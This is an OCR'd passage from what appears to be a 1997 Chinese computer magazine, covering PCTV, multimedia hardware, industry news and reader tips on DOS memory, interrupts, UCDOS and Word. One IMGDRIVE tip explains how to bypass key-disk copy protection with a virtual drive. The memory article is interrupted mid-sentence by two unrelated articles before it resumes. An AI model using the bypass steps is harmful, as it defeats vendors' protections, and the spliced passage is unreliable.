密武器”无疑将使竞争更加白热化。值得注意的是，作为家电厂商的南京熊猫电子集团也宣布开发成功了PCTV产品，家电厂商开发计算机产品无疑是一种有益的尝试，这在无形中又给PCTV加上了一层家用电器的色彩。这样也许能使人们更愿意接受PCTV。现在我们至少可以“货比三家”了嘛！随着厂商对PCTV产品宣传的加强，以及市场的逐渐明朗，预计会有越来越多的电脑以及家电厂商加入到PCTV的行列中。

从发展的角度看，PCTV的出现无论对电脑还是电视都是一种提高。不管怎么说我们有了更多的选择。这是一种趋势，电脑正在向多元化方向发展：电脑电视、电脑电话、NC、NetPC、MPC、PC……。但新技术、新产品并不等于市场需求。生产厂商在不断地改变产品形态以迎合消费者的口味。消费者的品味也在不断地提高，值得庆幸的是我们将从这种尝试中得到更多的实惠。也许您对PCTV感兴趣，也许您对它不屑一顾。这并不重要，重要的是您有了充分的选择余地。

多媒体新貌随想

□本刊记者 闻武

多媒体系统在人们心目中的形象，可以说主要是由高性能的 CPU、CD-ROM、声卡和视卡组成最基本的系统。若再配上大容量的硬盘，可以使操作更方便。另外，专业用途的多媒体系统还要配备其他一些输入、输出设备，如扫描仪、摄像机、绘图机等等。但是随着计算机技术的发展，尤其是半导体技术的发展，这种观念是否还会驻留在人们的心中，或者说还会驻留多久呢？象现在生产的很多三合一、五合一、甚至七合一多媒体套卡，几乎都是利用解压芯片、FM 模块、MIDI 模块等大规模集成电路来实现的。而且电路设计精巧，布局美观，性价比也是很高的。这就使人们很自然地想到：能否将这些多媒体芯片集成在主板或芯片上？下面我们从多媒体系统组成的各个部件看一看：

CD-ROM 可以说是 PC 机实现多媒体功能的基础。目前计算机市场上的光驱大多是 8 倍速的，数据传输率为 1.2Mbps，寻道时间一般为 250~500ms 之间。最近，LG 公司在韩国最先开发成功了利用 IDE 方式的 16 倍光驱-"CRD8160"，这种驱动器非常适合驱动映像数据、动画数据和多媒体应用程序等。LG 公司在设计上采用了混合角速度和线速度的最新技术，使高速旋转时产生的振动和热量降到最低限度，即使是在振动和干扰之中也能准确地读出数据。根据 LG 公司的计划，此光驱在 1996 年底批量生产，1997 年做为拳头产品推向市场，可见：光驱的发展方向将是高速、高稳定性。同时，硬盘的发展也是如此，昆腾公司已经开始大批量生产 9GB 的海量硬盘——Atlas Ⅱ 3.5" 硬盘，它配备 SCSI Ⅱ接口，转速达 7200 转/分钟，寻道时间 8.0ms，数据传输率达到 40Mbps，可为高档的服务器，多用户系统提供数据存储平台，这种海量硬盘采用新的控制技术，更轻、更小、更薄，ASABET 芯片设置可提供全面的性能表现，为所控制任务的临界数据传输提供了高可靠性和高速性能。

而声卡与视卡目前市场要丰富多了。声卡可以说是多媒体系统的必须部件。现在声卡的性能越来越好，波表(Wave Table)也是越做越大，兼容性，可扩展性都有很大的提高。如 1997 年 1 月，新加坡创新科技公司（Creative）就推出两款音频性能都很高的声效卡：Sound Blaster AWE64 和 Sound Blaster AWE64 Golden 。AWE 64 是为 PC 机家庭用户和公司用户提供的高性价比产品，而 AWE64 Golden 是专为音乐工作者等高要求用户提供的。这两种声卡综合了 64 位复音、系统专业波表、及 3D 增强定位音响技术，为用户提供了更加丰富的音频功能，可以自由创作、编辑、作曲，在音频性能上有了大幅度的提高。

多媒体技术的发展是依赖于大规模集成电路制造技术而发展的，随着集成电路设计、制造技术的提高，其结果必然是由单一的芯片取代过去的板卡，如 S3 公司于 1996 年底推出的 Sonic Vibes 芯片，率先将音响由 ISA 总线移植到 PCI 总线，Sonic Vibes 芯片将音响功能带进主机，填补了 PC 机与消费电子产品间的空白，是一种全面整合音响处理器，全力支持 Direct Music API 并提供无限音响库，同时，此芯片也可以将波表音乐合成到计算机母板的音响处理器。可见，多媒体系统做到主板上也是可行的。

声卡在向音响功能深层发展的同时，也在向多功能发展。比如新上市的高通全系列多媒体板卡中的声卡，加了独特的汉语朗读功能，使声效卡突破了原有音乐功能的局限，发展为音乐、语音并茂，进而人机交互，从无声阶段发展到有声阶段，为计算机的深层次应用提供了崭新手段。

相对于声卡，我们可以看到视卡的性能、外观也是越来越精巧，象 S3 公司推出的 Plato/PX，在共用存储器的基础上，将 PC 系统控制器及多媒体加速器整合在单一的芯片上，不再需要独立的图像子系统，还极大地提高了初级图像及视像的功能，减少了系统的芯片的总数目，还提高了性能。在性能上不断求新求全是视卡的一个走向，而在另一个方面，各个厂家开发了许多其他功能的视频产品，如像卡利用自身的电视接口，可用大屏幕彩电看 VCD，影卡利用高速解压免去了传统硬解压卡需要外接音频和视频电缆的不便，使视频从 VGA 输出，音频从声卡输出。可以说视卡也是在向两个方向发展：一是高集成、高性能；二是多功能。

从以上的介绍中，人们不难看出 现在的多媒体部件的发展是海量、高速、多能，而 CPU 又如何呢？1997 年 1 月 Intel 公司推出了具有 MMX 技术的最新 Pentium 处理器芯片——多能奔腾处理器（P55C），而且 Intel 又计划在 1998 年推出以三维应用程序为目标，将图像处理在技术上更推进一步的 MMX2 处理器，从中 CPU 的发展又似乎有一种囊括多媒体功能于一身的趋向。

中华百科全书(光盘版)问世

1月8日,中国大百科全书出版社与台湾棣南股份有限公司隆重推出了两家联合出版的《中华百科全书(光盘版)》。《中华百科全书(光盘版)》是以中国大百科全书出版社1994年版《简明中华百科全书》为文本开发制作的。《简明中华百科全书》是世界上第一部全面、系统、简明地介绍中国古今文化的综合性百科全书。曾获第九届中国图书奖和首届中国图书一等奖。《中华百科全书(光盘版)》保留了纸版图书的优点,并充分发挥电子图书准确、快捷、生动的优势,使其更易于检索和阅读。据介绍,这张光盘适用于Windows95平台,图形制作采用CoralDraw软件,图片制作采用PhotoShop技术。IBM中国公司一次购买此光盘2000张,在春节期间与其多媒体家用电脑Aptiva随机赠送。

雷曼到中国

商务印书馆国际有限公司最近与北京联科电子出版技术有限公司一道,推出了与学校教育相辅相成的《新世纪儿童宝典》、《缤纷故事王国》和《中华文明系列》等中文系列光盘,并对法国UBI软件公司原创的《雷曼》系列光盘进行了彻底的汉化,并于1997年1月18日正式面市。

含MMX多能奔腾处理器的微机在京发布

在1月9日Intel公司推出了最新的具有MMX技术的P55C——多能奔腾处理器之后,国内大型计算机企业联想、长城、方正等均有相应样机出台。联想集团在逐日系列中增加了两款新机型——联想逐日5/166M和联想逐日5/200M。据介绍两款新机型的整机性能比原机型提高10%以上。逐日机型的配置也做了相应改进:预装Win95,随机配有高速33.6Kbps传真/调制解调器,配置2.0GB硬盘和12倍速光驱等。长城集团在其金长城MTV系列中添上了两款新机型,北大方正集团也诞生出其主流台式机FP+s新系列。

AST新春新动向

1月6日,AST北京服务月开幕式在北京友谊宾馆启幕,在济南、沈阳、青岛也同时开展服务周。服务月内容包括:热线咨询——由专业维修人员回答用户问题;开通BBS系统——计算机用户拨通68498066,就可获得有关技术资料,也可通过26688586电脑商情台索取传真资料,电话预约免费上门服务;走访大用户、现场服务等。服务月期间,AST还举办两场服务及技术讲座。这是AST与三星合作,总裁易人之后,加强为国内用户服务的一大举措。

AST北亚区总经理黄主琦近日向新闻界表示:AST将力争从"生产本地化"、"服务本地化"、"人员本地化"等多方面努力,加强"全面本地化"进程,使自身成为国民工业的一份子。

《世界电脑之窗》开播

由中国教育电视台引进的大型电脑教育系列节目《世界电脑之窗》自今年1月13日起开始通过中国教育电视台北京三十五频道向北京地区播出,1月18日向全国播出。此节目由美国琼斯教育网络公司提供,由中国教育电视制作中心承担译制加工和包装制作,节目共有312集,每集半小时,每周播出六集。此节目由媒体新闻、多媒体硅谷、软件权威、儿童电脑、网络应用、JCN人物专访、家庭电脑及热点话题等八个栏目组成。

微软将支持DVD应用

微软公司日前宣布,它将通过使用新设备和驱动程序以及其ActiveMovie应用编程接口,在其未来的Windows95和Windows NT中支持DVD应用程序。该公司介绍说,Windows DVD支持将允许用户使用基于DVD的应用程序,观看高质量的数字电影。

金长城显示器获ISO9002认证

中国长城计算机深圳公司在深圳生产基地宣布金长城显示器通过ISO9002国际标准认证,获得权威机构颁发的证书。

另有消息,金长城近日全面调整家用电脑产品线,把主流机型定位在基于奔腾133芯片、配置15英寸彩显的全能多媒体电脑。据称,其配置提高一倍,而价格降低约1000元,金长城把1996年下半年的主流机型——奔腾120,定义为家用电脑'97入门机型,价格降到万元以下。

东方网景网友会成立

东方网景公司于1996年12月28日在北京青年宫电脑城举办了"北京青年与Internet新年联谊会",同时宣布东方网景网友协会成立。东方网景公司还宣布:参加网友协会的成员可享受多项服务,如通报最新软件和技术情报,提供技术咨询和培训,享受1997年全年《网》杂志赠阅等。另据了解,东方网景公司将与北京青年宫电脑城合作,长期开设Internet教室,定期举办免费培训。

"瀛海威时空"在广州正式开通

1996年底,"瀛海威时空"网络在全国八大城市正式开通,从而揭开了全中文互联网络在全国登录漫游的序幕。瀛海威信息通信有限责任公司广州分公司也于同日在广州正式营业。目前,"瀛海威时空"已开通了下面区域,即:网络管理区、生活服务区、商业贸易区、娱乐休闲区、文化教育区、咨询服务区、家庭和个人区、企业居民区和信息业居民区。

UCDOS 操作拾遗

□江苏 于建华

一、在 UCDOS 3.1 版中增加智能拼音输入法

5.0 版中新增的智能拼音输入法，简捷方便快速，可以只输入声母码，尤其是自动造词、智能处理的特点，受到广大用户的喜爱。习惯使用 3.1 版或拥有正版暂不想升级的用户，可用以下方法在 3.1 版中使用智能拼音。首先，将 5.0 简版(或其它版)中的 PY.COM(先改名为 ZP.COM) 和 PY.USR 文件拷入 UCDOS 目录中；其次，在 UCDOS 目录中建立 DRV 子目录，并将 PY.OVR 拷入其中，使用时键入 ZP。智能拼音的功能键是:F2—智能全拼；F3—智能双拼。注意不能与原系统的全拼、双拼输入模块同时使用。智能拼音支持系统的用户自定义词组功能。

二、5.0 版全拼多字词输入比 3.1 版更方便

3.1 版全拼方式下多字词输入规则是首字 + 末字的全拼码，击键次数多且包含韵母码，拼音不熟练者多有不便。5.0 版的全拼多字词输入规则是：三字词为各字的声母码；四字及四字以上词为前三字和末字的声母码，最多不超过四码，且无需输入韵母码，简捷方便。

三、5.0 简版增加五笔输入法

5.0 简版(演示版)的功能虽受到一些限制，但它提供了基本的输入、显示和直接写屏功能，并且有系统小、安全可靠、可在软盘和非安装机上使用的特点，仍有不少人在使用。但原版本未提供常用的五笔输入法。如将其它 5.0 版的五笔模块 WB.IMD 直接拷入安装，系统不予承认，即按 ALT + F5 不能激活。笔者经试验发现，只要在装入五笔模块时避开 F5 键位即可正常使用。方法一：在装入五笔模块时设定除 F5 以外的其它键位，如：LIMD WB/7，使作 F7 键。方法二：用 IMDMNG.EXE 输入法管理器将 WB.IMD 编码字典反编译后，修改默认功能键位。读者还可参照上述方法增加其它输入法。

三键鼠标器的替换修复法

□宁夏 余福卿

三键鼠标器由于左键使用过于频繁，往往造成左键的提前损坏，中键却由于大部分软件中未作设定而闲置。笔者发现，大多损坏的鼠标器都是左键的微动开关簧片折断所致。因同型号微动开关难找，导致鼠标器废弃。在这种情况下，可以将中键与左键的微动开关对调，如此便可以恢复使用。

FOXBASE + 中的一个常被误解的问题

□辽宁 崔杰菲

本人在讲授 FOXBASE + 关系数据库时，翻阅了多本有关书藉，发现各书中在讲述 INDEX 命令时，均明确要求索引的 <关键字表达式> 不能为逻辑型字段或逻辑表达式，而这与实际上机结果不甚相符。

首先，<关键字表达式> 可以是单个的逻辑型字段名。下面命令能被正确地执行：

USE TEACHER

INDEX ON 婚否 TO TEACHER1

其中库文件 TEACHER 中含有逻辑型字段婚否。此命令将具有逻辑假值的记录排在前面，而具有逻辑真值的记录被排在后面。逻辑值相同的按记录号顺序排列。

其次，<关键字表达式> 也可以是简单的逻辑表达式，如：.NOT. 婚否。下面的命令

INDEX ON .NOT. 婚否 TO TEACHER2

可将具有逻辑真值的记录排在前面。

所以，INDEX 命令中的 <关键字表达式> 不仅可以是单个逻辑型字段，也可以是简单逻辑表达式。

给您的鼠标添条『尾巴』

□上海 洪亮


众所周知，在 Windows3.1 的 Control Panel(控制面板) 中的 Mouse 选项中，可完成鼠标左、右键的互换，但就在 Mouse 对话框中的右下角，调换左、右键复选项的下面，有一项鲜为人知的复选功能—Mouse Trails(鼠标尾巴)，选中后能使您的鼠标屁股后头拖上一串漂亮的"尾巴"，十分有意思，不信立即动手试试看！

DLQ－2000K 黑色带的多次利用

□宁夏 余福卿

DLQ－2000K 黑色带的宽接近打印头的 6 倍，正常使用，一次就告报废，即使再反过来安装色带也只能使用两次。笔者发现，当 DLQ－2000K 打印彩色时，是靠一个轴顶起色带盒，移动、调整色带上的不同色彩，经过组合打印出更多的色彩来。在此基础上笔者分别制作了相当于 1 倍、2 倍、3 倍打印头厚度的小垫片，把它们分别固定在色带盒的后面，便可以实现一条色带的多次利用，再配合反过来装色带的技术，一条色带最多可以重复使用六次。

PC机内存释疑



□河南　左宏辉

由于设计者的缺乏远见，使得我们现在使用的PC机内存象拼贴板一样错综复杂。甚至一些专业人员，对一些概念的理解也含糊不清。以下是笔者收集的一些问题，并以个人的理解作了解释，希望能对那些读了不少关于内存的资料，仍对内存感到不解的读者有所帮助。

1. 不是说PC机在实模式下能寻址到1024K吗，为什么可以把DOS内核放入1024K以上的HMA中？

回答这个问题，应从PC机实模式下的寻址方式说起。PC机一复位，即处于实地址模式，实模式下的逻辑地址形式为"段:段内偏移量"，即一个16位的段地址加上一个16位的段内偏移量，比如"5A69:15B7"，映射到物理地址时则应把段地址左移一位，即扩大16倍，再和段内偏移量相加，象上面的逻辑地址，对应的物理地址应是5A690+15B7=5BC47。

我们可以计算一下实模式下所能表示出的最大地址：段地址最大为FFFF，乘个2^4为FFFF0—2^{20}-16，就是1M少了16个字节，再加上段内偏移量的最大数FFFF，正好比1M多出了64K，如果我们不在乎那16个字节的话。

这样通过错位相加，我们钻了空子，从1M以上内存中挖出一块宝贵的"飞地"。所以，确切地说，80X86机在实模式下的寻址范围不是1024K，而是1088K少了16个字节，至于8086或8088机，它的地址线只有20条，那就实在没有办法了，它只能寻址到1024K。

在DOS5.0以上版本中，我们通过在CONFIG.SYS中加入DEVICE=HIMEM.SYS，就可以打开第20条地址线，再来一句DOS=HIGH，就可以利用这额外的64K空间装入DOS内核和BUFFERS，这就是我们所说的HMA——高端内存。

2. 我的286机器只有1M内存，为什么自检后却报告说我有384K的延伸内存？

这是因为在PC机最初设计时，硬件把640K以上地址留给一些接口板的数据缓冲区和ROM-BIOS使用，于是BIOS只自检640K以内的内存，这样1M物理内存强行分成了两部分，640K是基本内存，剩下的384K，被放到1M以外，作为延伸内存，也就是说，物理内存不再是连续的了，夹在中间的384K，没有RAM与之对应。

386以上PC，可以利用"内存回填"技术使RAM的内容映射到这384K中去，比如在CMOS设置中的SHADOW ROM，就是用硬件实现这一技术，以减少延伸内存的总量来换取ROM读取速度的提高。顺便说一句，如果我们在运行程序时出现XMS或EMS不足的信息，而且与现有值相差不过几十K的话，可以尝试着把SHADOW ROM关闭几项看看。

从640K到1M之间的384K地址空间，除去BIOS和显示卡ROM占据的，事实上还有相当一部分没有使用，它的具体地址，主要取决于系统使用的显示卡和显示器。我们知道DOS可以通过中断调用的方式，访问到部分地址。不加以利用，甚为可惜。

DOS5.0提供的EMM386.EXE可以查找到640K到1M之间的空洞，然后使用分页技术，将一部分XMS"回填"到这些地址，这样我们在实模式下就有了更多的内存可利用。这部分内存，我们称之为UMB，通常可以把一些TSR程序和设备驱程序驻留其中。对286而言，因为硬件原因，没有物理内存能够回填这384K中的空洞。这就是为什么286机不能使有EMM386.EXE的原因之一。

3. 扩展内存(XMS)和扩充内存(EMS)到底有什区别，怎样记住它们？

应该知道的是，最初的EMS并不是主板上的内存，而是插在扩展槽上的一个硬卡，设计它的目地主要是为了使工作在实模式的DOS有更多的内存可以利用，这种卡依靠硬件电路，将卡上RAM以64K作为一个页帧，映射到DOS可以寻址的1024K中。

这种卡对于寻址能力仅有1M的8086/8088机来说，当然是有意义的——它好象是扩大了PC机的寻址范围，使DOS有能力处理一些大型报表和数据库等，然而，对于CPU而言，卡上的RAM是不存在的，它仅知道1024K中有一个64K的页帧。就我个人的感觉，这种卡与其说是内存，倒更象一个高速的磁盘——DOS内存从中读数据，处理完后再写回去。

80X86有更大的寻址能力，286是16M，386/486是4G，当它们切换到保护模式时，就可以访问巨大的延伸内存，为了避免冲突，需要一个规范管理这些内存，这就是我们所知道的XMS扩展内存管理规范。

使用XMS内存可以直接访问1M以上内存，但

CCED字库接口程序挂接一例

□安徽 汪洋

日前笔者在单位的微机上用CCED5.03(电子版)绘制表格时,遇到这么一个问题:在操作完毕摸拟显示时,屏幕提示"字库接口程序不存在,按任一键继续!"。由于此机硬盘C经过压缩(DBLSPACE),中文平台UC-DOS3.1装在主盘H。首先怀疑是路径或内存的问题,于是打开'重置CCED',键入4(选择打印接口方案),发现路径是H:\UCDOS\CCEDSLW,预留空间95KB,而先前已经把CCED-SLW.EXE拷入H:\UCDOS,显然这两方面没有错误。查阅《CCED5.0使用指南》(清华大学版),试着用同属A类字库接口程序的CCEDSL.EXE和CCED213.COM分别挂接,前者不行后者才可以。但紧接着新的问题又来了:字型设为楷体打印时,部分字符上下错位,全角数字也只显示半边。再看书中的八个字库接口程序的适用范围及用法,显然都未提到此类情况。万般无奈之时,无意间在文件列表时发现一个以前从未注意的文件CCEDUC.COM,抱着试试看的心理把它挂接上去,奇迹出现了:字体正确显示,全角数字也恢复了正常。因此种情况比较少见,特写下来供大家参考指正。

改变Win95系统标识画面的方法

□河北 王越

WINDOWS95在启动、关闭时,会显示一些优美的画面来提示用户,久而久之,您可能会感到它们没有新意而想自己来设定,实际上它们是一组具有特殊尺寸的图像文件(.bmp文件),只不过WINDOWS为了特殊标识其后缀改为系统文件(.SYS文件)。具体对应为:

Logo.sys—WINDOWS启动标识(蓝天白云间飘动的微软徽标)。

Logow.sys—系统关闭时的提示"Please Wait While your computer shuts down"画面。

Logos.sys—系统正常关闭后的提示画面"It is now safe to turn your computer off"等信息。

如果你想改造它们,可以用Microsoft Paint Photoshop等图形编辑工具定义一个534X400像素大小的图板,画上自己喜爱的画,编辑完成存储时应将其重定义为320X400大小,并且将其后缀改为.sys,文件名则采用上述相应文件名,注意在此前应将原来的文件存到一个安全地方,以防万一。

CPU必须工作在保护模式下,如WINDOWS,AUTOCAD,3DS等软件。在DOS环境下对保护模式编程比较困难。而使用EMS则不必切换到保护模式下,所以尽管XMS内存管理规范已趋成熟完善,仍有许多DOS应用程序使用EMS,如著名的LOTUS1-2-3和FOXPRO。

在386以上电脑中,通常不使用EMS内存卡,而是利用386CPU的分页调度能力,用软件把XMS仿真为EMS,我们最常用的是DOS5.0以上版本提供的EMM386.EXE,具体用法是在CONFIG.SYS中加上一句DEVICE=EMM386.EXE RAM。286无法使用EMM386.EXE,不过仍有一些内管理软件可以在286上仿真EMS的部分功能。

总之,是否工作在保护模式下,是EMS和XMS的一个根本性区别。在英文软件中,EMS被称作EXPANDED MEMORY;XMS被称作EXTENDED MEMORY。我是这样记它们的,EXPANDED中有个"P",就是页帧PAGE的头一个字母。

4、如何获得内存最大限度的优化?

这很难一概而论,软件世界千变万化,不可能找到一个放之四海而皆准的原则。我曾经使用过一套WINBASE数据库软件,它甚至要求从我的4M内存中拿出2M作RAM盘用。

不过总的来说,我们使用的软件,大体上可以分为两类:

1.实模式软件,大部分DOS软件属于这一类。对于这类软件,应充分利用内存管理程序功能,将DOS内核送入HMA,使用EMM386提供的UMB,装载TSR程序和设备驱动程序,甚至可以使用QEMM386这类复杂的内存管理程序,得到最大的实地址可用空间,至于扩展内存,可以作为磁盘高速缓存,RAM盘,必要时还应可以仿真为EMS使用。

2.保护模式软件,WINDOWS及WINOWS应用程序,3DS制作的游戏,都属这类。这类软件可以利用机器的所有内存,只要DOS内存足够启动,就可以切换到保护模式下工作。所以没有必要刻意保留1M以下内存。EMM386会减少64K的UMB,并且仿真软件本身也会占用100多K的延伸内存,对这类软件反而不利。事实上,仅仅在CONFIG.SYS中装入HIMEM.SYS,把所有延伸内存都作为XMS使用,在大多数情况下就可以得到最好的性能。如果我们经常在WINDOWS的DOS任务中远行一些DOS大型程序,那么可以适当按上述1的原则进行一些优化,但仍要注意为WINDOWS保留尽可能多的XMS。

妙喻话中断

□湖北　章海涛

高级语言的执行结构无非是四种——如果你不是“意识流”的编程人的话——那就是顺序、分支、循环和子程序，但学习汇编语言的同志就会碰到一种特殊的执行方式：中断。它与顺序、分支、循环都不同，有点类似子程序结构，但调用方式和执行过程也有很大的区别，如何理解这种特殊的程序执行方式呢？

其实打个比方你就可以很轻松地理解中断的一些基本概念了。现在假设你是个厂长，下属有很多车间，同时你还需处理大量的文件和日常事务，你会怎样做？

笨厂长的做法是先到各车间巡视一遍，然后回到办公室审阅文件，过一会再下车间巡视……，如此反复。显然这不是一种好方法，这种方法大大降低了厂长的办事效率，因为车间若正常生产是不需要厂长管理的。而一旦发生紧急事故，也许厂长正在文山会海之中无法联系，而只能等待厂长的下一轮巡视。

不要笑，这就是早期的计算机处理方式，称为循环查询方式，厂长就是计算机中的 CPU，车间就是与外界联系并可与 CPU 传递数据的 I/O 端口。这种方式的缺点就是浪费了 CPU 原本可执行指令的大量时间，而且在设备比较多的情况下处理速度低下。

现在由你当厂长，你会怎样做？对了，你一定会在桌子上摆上几台会发出不同铃声的电话机，每台电话机直接挂接一个车间。这样你平时就可以总在办公室批阅文件。当某车间发生必须由你来解决的情况时，通过电话通知你。这种由主动巡视转为等待的方式就叫做中断方式，那些引起中断的事件就叫做中断源，而你那些会发出不同的铃声的电话就叫做中断类型号，电话通向车间的引线就叫做中断向量。

中断方式显然大大提高了你这个厂长的工作效率，但你具体地会以什么样的方式来处理中断呢？用术语说就是中断处理过程是什么？假设你这会正在看文件，读了一半“嘟嘟”电话铃响了（中断请求发出），而你确定想接（中断允许），于是你用笔在刚读完的地方划上一个记号（保护现场），根据铃声判断是哪个电话（取中断号），拿起电话（中断响应），听取汇报并发出指示（中断服务），然后挂上电话（中断结束），在文件上寻找刚做的记号并努力回忆原来的思路（恢复现场），继续阅读——瞧，一点浪费的时间都没有，您真是个合格的厂长。

还记得先前说的那个笨厂长的做法吗？你有没有注意到他的做法也有一个优点，那就是他可先巡视重要的车间，再巡视不重要的车间，这样当几个车间同时发生特殊情况时他总能先解决较重要的。不过这个优点并不是循环查询方式所独有的，中断方式也能做到，你必须把电话涂上各种颜色（中断级别）。下回再接电话时一旦更高级别的电话也响了，你可以让低级别的车间等一会，然后做上述一整套响应中断的工作，然后接新电话，服务完毕再继续和低级别的通话，这种行为叫做中断嵌套。


随着你的辛苦工作，厂子越做越大，你升为跨国公司的总裁，宽大的办公桌上摆上几十部电话总不雅观吧？这样做别人也容易误以为你是倒电话的。所以你应只摆几部电话，下设一个接线员，由她根据先来先服务或者按你事先约定的优先级别替你转接数位下属的电话，这一招就叫做中断级联。这个接线员叫 8259A，在一般 PC 机里有两级，当然高档机里用的芯片自然更高级。这些都说深了，初学者不知也罢，反正现在编程已无须涉及硬件。

有两种情况下属打来的电话你不接，一种是电话线断了或者坏了，总之铃不响了，这叫作中断请求被屏蔽，还有一种是你心情不好或者别的原因反正就是不想接，这叫做 CPU 不允许响应中断，以上两个条件分别由 8259A 的 IMR（中断屏蔽寄存器）和 CPU 中的 PSW（标志寄存器）控制。这些可以不理睬的中断称作可屏蔽中断，那么有没有不可屏蔽中断呢？当然有，无论你此时心情有多糟，如果火灾报警器响了你是不是照样抱头鼠窜？这就是不可屏蔽中断，它之所以能保证一定响应是因为它没有按常规接在 CPU 的 INTR 脚上，而是接在 NMI 脚上（不可屏蔽中断请求），计算机里这类中断留给了电源错、内存错或 I/O 校验错等不及时响应立刻就会造成大量数据丢失或错误的极端严重的事件。

前面所说的不可屏蔽和可屏蔽两种中断中断源都是来自身体的外部，所以统称为外中断，与此相对的自然还应有个内中断，这是什么呢？比方说头一天你吃了点不干净的东西，这会正在办事，突然‘内急”，这个来自身体（也就是 CPU）内部的中断源引起的中断即是内中断。你还别说，内中断级别还特别高，超过任何外中断，而且绝大多数都不能被屏蔽——没啥不好意思的，人吃五谷杂粮嘛，哪能没有这样或那样的毛病呢？

内中断是中断家族中最兴旺发达的分支，因为引起它的条件有很多，除了上面说的由 CPU 的某些错误引起以外，还有为调试程序设置的中断和由中断指令 INT 引起的中断两种。尤其是后者在编程中到处可见，这实际上是程序员利用了发出中断请求后会自动跳转到中断处理程序中并在结束后又自动返回的原理。从这个角度看，这种由 INT 指令发出的中断已经等同于子程序了，所不同的是子程序的内容并不完全由程序员完成，许多 BIOS 生产商和操作系统都将许许多多很有用的小程序做成这种只能用不能看的黑匣子挂在中断系统中供程序员调用。例如你发出一个 INT 12H 的内中断，程序返回后你就会发现 AX 寄存器的值变成了内存大小的值，比自己编程去查是不是方便多了？所以说充分利用已有的中断服务编程是简化编程，提高程序可靠性和兼容性的重要保证。

前面用打比方的方法向你介绍了整个中断家族的成员和它们的特点。你是不是对中断有了一些大致的概念呢？快拿起书本吧，那上面写着全部严格的定义，这时你会发现原来中断系统并不是那么抽象与枯燥，他们其实还是非常拟人化的呢。



WORD技巧两则



□广西　梁华

一、打印警告的解决

由于打印机打印范围的局限,若下页边距太小,打印机将警告:"第(nn)节的边界被设置在页的可打印区域之外。是否继续?"。但在有的情况下,用户希望能尽量使用整个页面,例如设下页边距为0。

解决的方法:(1)在打印页的页末加一张废纸,只要在打印结束前让打印机认为还没有进入"缺纸"状态即可。这个方法简单易行,不用进行任何其它操作,只是操作略嫌麻烦,适用少量打印的情况;(2)修改"页面设置"中的"纸张大小"一项,把页面的正常长度加大至可行的范围,例如加大1英寸,然后把"下页边距"加大相应的数值即可。这个方法适用于大量打印的情况。

二、复杂表格的无缝连接

通常,用户只需要构造一个表就可以了,但碰到下列两种情况时,就必须使用一些技巧了:(1)复杂结构的表,即"不同行的栏数或栏宽各不相同的表";(2)两个结构不同栏数不同表的合并。

(1)将栏数或栏宽不同的行分离,各自构造一个子表,然后再合并。这个方法适用于子表数目不多的情况。通常,合并后,合并表的最后一栏的边线不是一条直线而是一条由各个子表的最后一栏的边线所组成的一条折线。可确定第一个子表的边线为标准,然后选定第二个子表的最后一栏,双击标尺上相应位置或选择"表"中的"栏宽",在对话框中"栏宽"中输入数值,反复几次就可以得到满意的效果。如此反复,修改所有子表的最后一栏以得到合并表最后一栏的直线段。

(2)构造一个整体表,栏数为该表的最小栏数,然后选定栏数或栏宽不同的行的栏,利用鼠标拖动标尺上的表尺度进行大致的调整,如栏数不足则添加相应数目的栏。最后如上所述调整最后一栏的栏线。

怎样在 Windows 95 中恢复被删除的文件

□河北　赵林

在Windows 95操作系统中,由于有回收站的功能,一般删除的文件很容易恢复。方法如下:直接进入回收站中,选取欲恢复的文件,点取鼠标右键,出现"还原,剪切,删除,属性"四个选项,点取"还原"即可恢复。但是在Windows 95中,当切换到MS-DOS方式下时删除的文件,Windows 95的回收站将不予回收。且在此种MS-DOS方式下,用工具软件PC-TOOLS5.0恢复被删除文件时,将出现"旧磁盘实用程序写错误……如果让该实用程序写入磁盘,文件将被破坏"的提示,文件不能恢复。用Norton的unerase命令恢复,也出现类似情况。这种情况下,如想恢复被删文件,可返回Windows 95中,在"开始"菜单中,选取"关闭系统"中的"重新启动计算机"选项,使计算机重新启动,当屏幕出现提示:"1.NORMAL;2.LOGGED;3.SAFE MODE;4.SAFE MODE WITH NETWORK SUPPORT;5.STEP BY STEP;6.COMMAND PROMPT ONLY;7.SAFE MODE COMMAND PROMPT ONLY;8.PREVIOUS VERSION OF MS-DOS"时,选取8,进入原DOS状态(机内需装有原DOS版本),此时用PCTOOLS5.0或其它工具软件,即可恢复被删除的文件。

IMGDRIVE 的妙用

□浙江　谢群浩

IMGDRIVE 是一个快速恢复 *.IMG、*.DDI 等映象文件的工具。灵活应用它能给我们的工作带来极大的方便。现谈谈它的各种妙用：

一、实现映像文件的快速安装

在实际应用中，一个优秀软件一般有许多个映像文件。安装这种软件，往往是将这些连续的映像文件读入软盘或硬盘，再进行安装。现在有了 IMGDRIVE，就可以实现这些文件的快速安装。具体做法是：

1. 启动 WINDOWS，打开一个 MS-DOS 方式，在 DOS 下用 IMGDRIVE 读入第一个映像文件，键入 ALT+TAB 返回 WINDOWS。

2. 打开另一个 MS-DOS 方式，进入 IMGDRIVE 读入文件的虚拟盘进行安装(一般为 A 盘)。当安装软件提示插入第二张盘时，键入 ALT+TAB 返回另一个 MS-DOS 方式，用 IMGDRIVE 读入第二个映像文件。

3. 键入 ALT+TAB 返回安装软件安装第二张虚拟盘。

4. 重复 2、3 两步，直至安装结束。

二、对软件解密

不少软件开发商们为了维护自己的利益，往往对自己开发的软件用制作密钥盘的方法进行加密，这给用户带来了不便，并且容易读坏软驱。这类软件每进行一次操作就要读一次软驱，拥有使用权者可以用 IMGDRIVE 进行解密。具体做法是：

1. 启动 IMGDRIVE，用 CTRL+ALT+S+D+X 呼出主菜单，将菜单中的虚拟盘改为软件所要读写的驱动器，任意读入一个映像文件后删除虚拟盘中内容。

2. 把软件所需读写的文件拷入虚拟盘。

3. 进入加密软件，即不需要读加密盘。

跳过 CONFIG.SYS 文件秘诀

□河北　张若奇

